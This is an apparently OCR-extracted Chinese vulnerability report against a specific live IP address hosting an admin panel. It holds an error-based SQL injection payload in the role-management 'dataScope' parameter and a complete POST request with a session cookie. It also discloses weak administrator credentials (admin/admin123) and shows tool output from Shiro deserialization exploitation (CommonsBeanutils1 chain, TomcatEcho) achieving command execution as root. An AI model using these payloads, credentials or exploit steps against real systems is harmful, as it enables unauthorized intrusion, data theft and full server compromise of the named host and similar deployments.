

漏洞地址：http://123.57.61.125:8080/login
漏洞位置在"系统管理"里中的"角色管理中"
POC：pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&
status=¶ms[beginTime]=¶ms[endTime]=¶ms[dataScope]=and
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))
数据包：


```
POST /system/role/list HTTP/1.1
Host: 123.57.61.125:8080
Content-Length: 198
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://123.57.61.125:8080
Referer: http://123.57.61.125:8080/system/role
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=c8482408-e1c4-4d9a-bdb3-fc79e9bd88ec
Connection: close


pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&status=¶ms[beginTime]=¶ms[endTime]=¶ms[dataScope]=and
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))
```



登录账号密码也是弱口令：admin，admin123



存在shiro反序列化框架




利用方式
利用链
CommonsBeanutils1
回显方式
TomcatEcho
检测当前利用链
爆破利用链及回显
检测日志×
命令执行×
内存马×
输入命令
whoami
执行
experiment-0.0.1-SNAPSHOT.jar
experiment.log
root
fcmit.cc
by j1anFen